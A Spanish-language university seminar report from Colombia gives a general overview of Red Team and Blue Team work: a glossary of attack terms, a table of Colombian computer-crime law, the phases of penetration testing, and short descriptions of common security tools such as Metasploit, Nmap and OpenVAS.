CAPACIDADES TÉCNICAS, LEGALES Y DE GESTIÓN PARA EQUIPOS BLUETEAM Y REDTEAM

CRISTHIAN DAVID FERNANDEZ RAMIREZ

UNIVERSIDAD NACIONAL ABIERTA Y A DISTANCIA

VICERRECTORÍA ACADÉMICA Y DE INVESTIGACIÓN

CURSO: SEMINARIO ESPECIALIZADO: EQUIPOS ESTRATÉGICOS EN CIBERSEGURIDAD: RED TEAM & BLUE TEAM

Código: 2023371642020

2020

CAPACIDADES TÉCNICAS, LEGALES Y DE GESTIÓN PARA EQUIPOS BLUETEAM Y REDTEAM

CRISTHIAN DAVID FERNANDEZ RAMIREZ

DOCENTE:

M.Sc. JOHN FREDDY QUINTERO

UNIVERSIDAD NACIONAL ABIERTA Y A DISTANCIA

VICERRECTORÍA ACADÉMICA Y DE INVESTIGACIÓN

CURSO: SEMINARIO ESPECIALIZADO: EQUIPOS ESTRATÉGICOS EN CIBERSEGURIDAD: RED TEAM & BLUE TEAM

Código: 2023371642020

2020

CONTENIDO

LISTA DE TABLAS

LISTA DE FIGURAS

GLOSARIO

ANTIMALWARE: son programas que se instalan en el sistema operativo con el fin de realizar el control a los programas instalados y que se instalaran.

ANTIVIRUS: Busca en el ordenador de acuerdo a un listado que diariamente el proveedor alimenta en la base de datos para eliminar y poner en cuarentena los archivos afectados.

ATAQUES DE MONITORIZACIÓN: El ataque se efectúa por medio de la monitorización de la víctima y/o su sistema, con el objeto de conocer las vulnerabilidades para luego aprovecharlas en un futuro.

BACKDOORS: Puertas traseras, son códigos de programas que permite saltarse los métodos de autenticación para poder acceder y realizar algún tipo de tarea.

BLUETEAM: (Seguridad Defensiva) Grupo de respuesta a incidentes de seguridad, el cual defiende a la organización de ataques de manera proactiva.[1]

BRUTALFORCE: Este es un método consistente en obtener la clave del usuario mediante fuerza bruta mediante diccionarios que contienen millones de palabras y combinaciones para buscar y adivinar las claves.

BUCANEROS: Son los que comercializan los programas crackeados por otros usuarios, estas personas no tienen un conocimiento en la informática.

CARDING: Tienen conocimiento en informática y se especializan en robar los datos financieros de las tarjetas de crédito y débito. También es la modalidad de fraude

[1] ALAN. CLARK, Ben. Blue Team Field Manual (BTFM). 2017. 143p.

donde se comercializan y distribuyen los datos de tarjetas financieras de crédito y débito.

CIBERDELINCUENTES: Delincuentes que para la consumación de su actividad delictiva usan un medio tecnológico. Entre los más frecuentes encontramos a delincuentes expertos en conocimientos informáticos como los Hacker de sombrero negro, Virucker, Phreacker, samurai y a los más molestos y saboteadores como Lamers o script kidders, CopyHacker, Bucaneros o Newbie los cuales apenas inician en el mundo informático o usan malware ya creado.

CIBER INDUCCIÓN AL DAÑO FÍSICO: Inducir a que las personas se hagan heridas con el fin de seguir y ganar un reto. (reto de la ballena azul, reto del hada del fuego).

COPYHACKER: Estas personas se encargan de copiar todos los programas, libros lo disponible en la red y lo comercializan.

CRACKERS: Estas personas tienen un buen conocimiento de informática y su objetivo son vulnerar los sistemas de seguridad con el fin de: difundir licencias de programas, entrar a sistemas no autorizados. Sus motivaciones son económicas y sociales. En muchas ocasiones se consideran los “Robin Hood” del internet.

DELITOS INFORMÁTICOS: Los delitos informáticos son conductas realizadas por medio de un sistema informático que afecta un bien jurídico debidamente protegido y tutelado por la normatividad y es cometido a modo de culpa en busca de un beneficio personal o económico. En Colombia está tipificado en el artículo 269 y afecta el bien jurídico de “los atentados” contra la confidencialidad, la integridad y la disponibilidad de los datos y de los sistemas informáticos. Adicionado al código penal por la ley 1273 del 2009.

DNS SPOOFING: Este ataque manipula los paquetes UDP el cual compromete a los servidores de nombres de dominio, controlando algunas funcionalidades del DNS remoto.

EAVESDROPPING - PACKET SNIFFING: Son programas que están monitoreando los paquetes que son enviados por la red, se ejecutan con sniffers de paquetes, estos pueden capturar contraseñas, números de tarjetas de crédito, emails, Estos no modifican la información.

ESTAFAS POR INTERNET: Es la Compra y venta de toda clase de productos por Internet.

ESTAFA POR SUPLANTACIÓN DE SIM CARD: Presentarse ante las telefonías y solicitar la simcard de otra persona que en el momento está de viaje o no puede acceder al teléfono con el fin de sincronizar cuentas, redes sociales con la sim card.

EXPLOITS: Son programas utilizados para encontrar puertas traseras o vulnerabilidades en los códigos de los programas para explotar estas fallas o “agujeros” denominados exploits.

FIREWALL: Crea una barrera entre la red y el ordenador impidiendo la conexión o comunicación desde o hacia el equipo.

GURUS: Son los que comparten su conocimiento y educan a los futuros hackers, son importantes y han realizado importantes hackeos ensañando solo los conceptos básicos.

HACKER: Son los especialistas de todas las ramas de la informática, crean grupos sociales con el fin de compartir sus técnicas y programas, son personas inteligentes

y su conocimiento en su mayoría lo logran de manera autodidacta. Sus intereses son: el tener reconocimiento social, técnico o económico. Persona con altos conocimientos informáticos y que su motivación es superar un reto planteado (reto intelectual), curiosean cómo funcionan los sistemas sin hacer daño como inutilizar, alterar o destruir la información almacenada.

INGENIERA SOCIAL: Es la herramienta más usada y consiste en engañar a las personas con el propósito de lograr obtener usuarios y contraseñas[2].

INGENIERA SOCIAL INVERSA: los atacantes buscan la manera de generar alguna falla en el sistema, y su fin es obtener fácilmente el usuario y contraseña, cuando la persona ingresa de nuevo sus datos de acceso.

IP SPOOFING: Es un ataque que consiste en la generación de paquetes desde internet con direcciones de red falsas, comúnmente desde la dirección de un tercero, la víctima nunca podrá ver el origen de este.

LAMERS O SCRIPT KIDDERS: Son los principiantes que usan todos los programas realizados por los hackers de manera irresponsable soltando virus, troyanos, bombas lógicas, causando molestias y solo por demostrar que saben[3].

LEY DE DELITOS INFORMÁTICOS: (Ley 1273 de 2009 Colombia), Norma que modifica el código penal y establece los delitos informáticos, como se incurre en un delito informático y como se castigan los mismos[4].

NEWBIE: Son los nuevos que incursionan en el mundo informático aprendiendo de las técnicas y procesos de los hackers.

---

[2] ORTS, Enrique; ROIG, Margarita. Delitos informáticos y delitos comunes cometidos a través de la informática. Valencia, ES. 2001. Tirant lo Blanch. 195p.
[3] TORI, Carlos. Hacking Ético. Rosario, Argentina. Masstoianni impresiones. 2008. 331p.
[4] COLOMBIA. Ley 1273 de 2009 de Colombia, "de la protección de la información y de los datos"

PHREACKERS: Personas con algunos conocimientos informáticos que usan la telefonía móvil, interceptan llamadas o realizan llamadas, burlan las redes públicas y corporativas de telefonía, su motivación es económica.

Ransomware (Wanacry, Peta): Ataque cibernético con el fin de encriptar la información y solicitar un rescate por medio de criptomonedas.

REDTEAM: (Seguridad Ofensiva) Se puede catalogar como un equipo de hacking ético, el cual simula escenarios en los cuales se puede ver inmersa una entidad o compañía, estos escenarios se realizan desde la perspectiva del atacante, creando unos insumos que le sirven al equipo BLUE-TEAM.[5]

SAMURAI: Personas técnicas con conocimiento informático dispuestos a realizar ataques solo por el dinero o una remuneración.

SCANNING (BÚSQUEDA): El escaneo consiste en detectar canales de comunicación con la intención de realizar algún tipo explotación que contenga vulnerabilidades.

SEGURIDAD INFORMÁTICA: Es la disciplina o conjunto de procesos que se encargan de proteger los sistemas informáticos ante amenazas (peligro inminente que surge de un acontecimiento que aún no ha sucedido. Pero de ocurrir perjudica a uno o varias personas.[6]) o incidentes. (Es todo evento realizado mediante el uso de un dispositivo electrónico que afecta a una persona, entidad o institución) su objetivo es proteger los datos y garantizar la confidencialidad, disponibilidad e integridad.

---

[5] CLARK, BEN. Red Team Field Manual (RTFM). 2013. 95p.

[6] SUAREZ, Alberto. Manual De Delito Informático En Colombia. Análisis Dogmático De La Ley 1273 De 2009. Universidad Externado de Colombia. 2016. 436p

SHOULDER SURFING: el objetivo del ataque es conseguir las credenciales rastreando u observando donde la persona mantiene los datos.

SMISHING: Estafas por medio de mensajes de texto (SMS – Servicios de mensajes Cortos) o mediante chats por Whatsapp.

SPOOFING – LOOPING: Tipo de ataque consistente en la suplantación de otras personas, no es fácil su detección ya que su forma de actuar es mediante sitios remotos.

TRASHING (CARTONEO): Es un error cometido usualmente y es cuando anotamos las credenciales y password en un papel o en un sistema lógico, más adelante sin querer desechamos estos datos, el atacante aprovecha para tomar la información y así poder realizar sus actividades ilícitas.

VIRUCKERS: Personas con algunos conocimientos informáticos que realizan intrusión a sistema informático para dejar virus para destruir, alterar, inutilizar la información.

VISHING: Tráfico de datos financieros personales (ingeniería social mediante llamada telefónica)

WANNABER: Personas que hacen el intento de introducirse al mundo de la informática, pero sin poder prosperar en este mundo por su dificulta en el aprendizaje informático.

WEB SPOOFING: El atacante crea un sitio web falso, el cual da la apariencia de original con el fin de obtener los datos que ingresa la persona.

RESUMEN

Los equipos RED-TEAM y BLUE-TEAM son esenciales en la nueva era digital, porque ambos son un complemento y nos permite establecer escenarios de posibles ataques, obtener herramientas, monitorizar y escanear de forma permanente nuestros equipos con el fin de identificar y contener ataques informáticos.

Las empresas en su gestión administrativa deben considerar un rubro, el cual será destinado a la seguridad informática, su fin es disminuir el daño o perdida de información.

Este informe recopila las tareas realizadas por un equipo BLUE-TEAM, con el fin de identificar, proteger, Detectar, Responder ante los incidentes de seguridad informática.

Así mismo se hablará sobre las organizaciones mundiales que unen esfuerzos para mantener actualizadas las soluciones o respuestas a los incidentes o amenazas cibernéticas. De los programas freeware para detectar o contener ataques informáticos.

Video: https://youtu.be/1x5MK-RkOLo

OBJETIVOS

- Identificar la importancia de los equipos BLUETEAM y REDTEAM.
- Mostrar la ejecución de un exploit en el Windows 7 de 64 bits.
- Mostrar la ejecución de un exploit en el Windows 7 de 32 bits.
- Realizar soluciones para evitar la ejecución de un exploit.

1. MARCO LEGAL EN COLOMBIA

La reforma al Código Penal Colombiano (Ley 599 de 2000) se dio por las recomendaciones dadas por medio de los estándares técnico-dogmáticos sugeridos por el convenio de Budapest del consejo de Europa contra la cibercriminalidad.

En Colombia fueron incorporados al código penal por la ley 1273 del año 2009 por medio del cual se crea el bien jurídico de la protección de la información y de los datos. La ley se divide en dos grandes capítulos, el primero es: atentados contra la confidencialidad, la integridad, la disponibilidad de los datos y de los sistemas informáticos; y el segundo: atentados informáticos y otras infracciones.

En estos delitos se habla de “El que” o sea el sujeto activo que comete la acción es una persona. Y los objetos de estos delitos son tanto personas naturales como personas jurídicas. Los delitos son motivados por un fin el cual es obtener un beneficio y otro solo con cometer el verbo del delito.

A continuación en la Tabla 1, describiré cada artículo de esta ley estableciendo el bien jurídico afectado y el verbo rector, este corresponde a la acción que se ejecutó para consumar el delito.

Tabla 1. Delitos informáticos ley 1273 de 2009

Articulo	Titulo	VERBO	Bien protegido	PENA	Multa
Articulo 269-A	Acceso abusivo a un sistema informático.	Acceder, Mantener	De los atentados contra la confidencialidad, la integridad y la disponibilidad de los datos y de los sistemas informáticos	48 - 96 meses	100 -1000 SMLMV
Artículo. 269-B	Obstaculización ilegítima de sistema informático o red de telecomunicación.	Impedir, obstaculizar		48 - 96 meses	100 -1000 SMLMV
Artículo. 269-C	Interceptación de datos informáticos.	Interceptar.		36 - 72 meses	-
Artículo. 269-D	Daño Informático.	Borrar, Destruir, dañar, deteriorar, suprimir, alterar.		48 - 96 meses	100 -1000 SMLMV
Articulo 269-E	Uso de software malicioso.	Producir, traficar, adquirir, distribuir, vender, enviar, introducir, extraer.		48 - 96 meses	100 -1000 SMLMV
Artículo. 269-F	Violación de datos personales.	Obtener, compilar, sustraer, ofrecer, vender, intercambiar, enviar, comprar, interceptar, divulgar, modificar, emplear.		48 - 96 meses	100 -1000 SMLMV
Artículo. 269-G	Suplantación de sitios web para capturar datos personales.	Diseñar, desarrollar, traficar, vender, ejecutar, programar, enviar, modificar,		48 - 96 meses	100 -1000 SMLMV
Articulo 269-I	Hurto por medios informáticos y semejantes.	Superar (Medidas de seguridad), Suplantar	De los atentados informáticos y otras infracciones	6 a 14 años	Sin multa
Artículo. 269-J	Transferencia no consentida de activos	Conseguir, fabricar, introducir, poseer, facilitar.		48 - 96 meses	200 -1500 SMLMV

Fuente: Propia.

2. PENTESTING:

En el mundo de la ciberseguridad existen procesos definidos para poder ejecutar de forma organizada lo que se conoce como pruebas de penetración o pentesting. (El pentesting es la prueba o técnica que se realiza para atacar un entorno o un sistema cuyo fin es encontrar fallos o vulnerabilidades y así establecer que tan débil esta una empresa o institución)..

Fases del pentesting:

1. Reglas de juego: Alcance y términos del pentesting.
2. Recolección de información.
3. Análisis de las vulnerabilidades.
4. Explotación de las vulnerabilidades.
5. Postexplotación del sistema.
6. Generación de informes.

Reglas del juego: Donde se establecen las normas y reglas en las que se llevará el pentesting, se establecerán los límites que tiene el auditor con respecto al acceso de la información. Se estable un acuerdo con el cliente sobre el objetivo de la prueba y se dejará constancia mediante un documento firmado. También se determina cual será la prueba a utilizar y la información que el cliente puede aportar.

Como herramienta en esta fase se tiene la norma internacional ISO/IEC 27001 o ISO27002, la cual establece unas pautas y parámetros para saber si un entorno es seguro. En la figura 1, se relacionan 14 dominios, 35 objetivos de control.

Fígura 1. Resumen de la norma ISO27002

Fuente: ISO/IEC 27002:2013[7]

[7] NORMA INTERNACIONAL ISO. ISO 27002, Guía de la norma ISO 27001.

Recolección de información: Se recoge y analiza la información y se realizan varias pruebas con herramientas de opensurce, redes sociales, footprinting, fingerptinting, Google hacking para encontrar y analizar las vulnerabilidades. En la figura 2, se observa la consulta usando un motor de búsqueda.

Fígura 2. Buscando información de un sitio web.

Fuente: www.google.com

De igual manera se puede usar la herramienta FOCA Tool19 para buscar información contenida en metadatos de ficheros.

Análisis de las vulnerabilidades. Una vez recolectada toda la información se realiza un análisis para evidenciar los agujeros o falencias de seguridad que tiene el cliente y así escoger la prueba más eficiente para buscar las vulnerabilidades. Así mismo se establece cual es el mecanismo mas efectivo para acceder a la información del cliente con herramientas como uso de escáneres de red y análisis de puertos. (Nmap, SQLmap, W3af - escáner de seguridad de aplicaciones web).

Explotación de las vulnerabilidades.

Es la acción de aprovechar las vulnerabilidades y explotarla (vulnerarla) mediante varias técnicas como los conocidos Exploits, estos nos sirven para tomar el control del sistema una herramienta común es el metasploit framework (Kali Linux).

Postexplotación del sistema.

También se puede denominar como control o acceso del sistema de un equipo, red mediante la tecnica del “pivoteo” usando herramientas como: Core Impact.

Generación de informes.

En el informe se incorpora el alcance, el impacto que tienen estas vulnerabilidades y las recomendaciones, para que no se repitan.

3. BLUETEAM - REDTEAM:

Ambos son grupos de profesionales en la seguridad informática, como principal diferencia es con respecto a su actuación el equipo Blueteam es proactivo y el equipo de respuesta a incidentes es reactivo. El equipo Blueteam busca en las amenazas que se presentan actualmente para buscar los mecanismos y evitar que suceda en la organización. El equipo de atención a incidentes al presentarse un fallo trata de mitigarlo y poner en funcionamiento en el menor tiempo posible así mismo deja evidencia del evento. Ambos equipos monitorean la red, los sistemas. En la tabla 2 se puede observar la relación entre ambos equipos.

Tabla 2. Equipos Blueteam- Redteam.

Equipo BLUETEAM	Equipo REDTEAM
Equipo de seguridad. Defender de ataques. Trabajo proactivo. Vigilancia permanente. Analizar comportamientos y patrones. rastrean incidentes de seguridad. Analizan los sistemas, y aplicaciones. Buscan fallos y/o vulnerabilidades. realizar evaluaciones de las amenazas. Monitorizan la red, sistemas.	Equipo de hacking ético. Crean simulaciones de escenarios reales de ataques informáticos actuales. Piensan como lo hacen los criminales e idean soluciones de seguridad como profesionales informáticos.

Fuente: Propia.

CIS “Center For Internet Security” o “ Centro para la Seguridad de Internet” es una organización internacional que ofrece practicas de seguridad para cualquier organización desde la fase de prevención, detección, contención. Es una sociedad donde se reúnen varios expertos y mantienen una base actualizada de amenazas cibernéticas.

SIEM (Security information and Event Management – Gestión de información y eventos de seguridad) es un sistema de gestión de información y eventos de seguridad, el cual sirve para detectar fallos y amenazas de seguridad, lo que hace es centralizar la información para visualizar los riesgos potenciales.

4. Herramientas de ciberseguridad

Las herramientas de ciberseguridad son de vital importancia, además que existe un gran abanico de posibilidades de herramientas existentes y software especializado para desarrollar herramientas propias. Usted como futuro experto debe definir y explicar las siguientes herramientas:


Herramientas:

- Metasploit: Es una herramienta de código abierto con múltiples programas usada en la seguridad informática que nos proporciona información de vulnerabilidades de seguridad. Esta herramienta se puede encontrar dentro de un software o entorno usado para tal fin como Kali Linux. En la **figura 3**, se observa la ruta para acceder al metasploit, y en la **figura 4** están los comandos del metasploit. Para soporte se accede al sitio web Metasploit[8].

Fígura 3. Ruta Metasploit.

Fuente: www.metasploit.com

Fígura 4. Metasploit.




Fuente: www.metasploit.com

[8] RAPID1-METASPLOIT. Metasploit. [Consultado 05 de Septiembre de 2020] Disponible en www.metasploit.com

- Nmap: Programa de código abierto usado principalmente para el rastreo de puertos y se usa para evaluar la seguridad de los sistemas informáticos. Este programa nos muestra todos los detalles de los dispositivos conectados en la red auditada. En la figura 5, se hace referencia al sitio web: www.nmap.org.[9]


Fígura 5. Nmap.



Fuente: www.nmap.org

En la **figura 6**, se observa el comportamiento que ejecutan al realizar el escaneo a una IP :

Fígura 6. Nmap ejecutado.



Fuente: www.nmap.org

- **OpenVas:** Es un software libre que nos sirve para evaluar la seguridad de los sistemas informáticos y nos sirve para el escaneo de hosts (sistemas) el

[9] LYON, Gordon. INSECURE, Nmap Security Scanner. [Consultado 05 de Septiembre de 2020] Disponible en: https://nmap.org/


cual arroja resultados de las posible vulnerabilidades presentes es de licencia publica (GPL). En la **figura 7**, se hace referencia al sitio web: https://openvas.org que es mantenido por Greenbone Networks.[10]

Fígura 7. Openvas.

Fuente: www.openvas.org

En la figura 8, se muestra una consulta en la sección de resumen del reporte a un host de ejemplo.

Fígura 8. Ejecución de Openvas.



Fuente: www.openvas.org

Servicios en línea:

[10] Greenbone Networks, OpenVAS - Open Vulnerability Assessment Scanner. [Consultado 05 de Septiembre de 2020] Disponible en: https://www.openvas.org


- **ExploitDB**: Es una base de datos Exploit de libre acceso que tiene varias herramientas para pruebas de penetración para su uso en línea o para descargar sostenida por la empresa Offensive Security. También cuentan con la plataforma de base de datos de hacking de Google (GHDB). En la figura 9, se observa la url de la pagina web https://www.exploit-db.com.[11]

Fígura 9. Exploit database.

Fuente: www.exploit-db.com

La base de datos de los programas de búsqueda de vulnerabilidades se puede observa en la Figura 10.

Fígura 10. Exploit database.



Fuente: www.exploit-db.com

[11] OFFENSIVE SECURITY, Exploit Database. [Consultado 05 de Septiembre de 2020] Disponible en: www.exploit-db.com

- **CVE**: Es una plataforma que contiene una lista de los identificadores más comunes para realizar vulnerabilidades de ciberseguridad mantenida por la organización mundial Autoridades de numeración (CVE o CNA), la cual se puede observar en la figura 11[12].

Fígura 11. Cve – Vulnerabilidades y exposiciones

Fuente: . https://cve.mitre.org/

5. Recolección de información


Técnica de footprinting y fingerprinting: Es la técnica de realizar búsqueda de la información sobre un objetivo en diferentes plataformas.

Donde obtenemos los datos como el tipo de sistema operativo, nombres de dominio, red, y con los cuales se podrá ir diseñando un ataque específico, entre más recolección de información, más probabilidad de éxito para obtener un ataque.

Kali – Linux y Windows 7 de 32bits: Al obtener acceso directo al equipo se busca información en el equipo Windows 7 de 32bits. buscando Winse20w0.exe. como se observa en la figura 12.

[12] U.S. Department of Homeland Security (DHS) Cybersecurity and Infrastructure Security Agency (CISA). Common Vulnerabilities and Exposures. [Consultado 05 de Septiembre de 2020] Disponible en: https://cve.mitre.org/


Fígura 12. Ejecución de la búsqueda 1.



Fuente: Propia

En la figura 12 se realiza la búsqueda del archivo Winse20w0.exe, y en la figura 13, la búsqueda de Winse20w0.

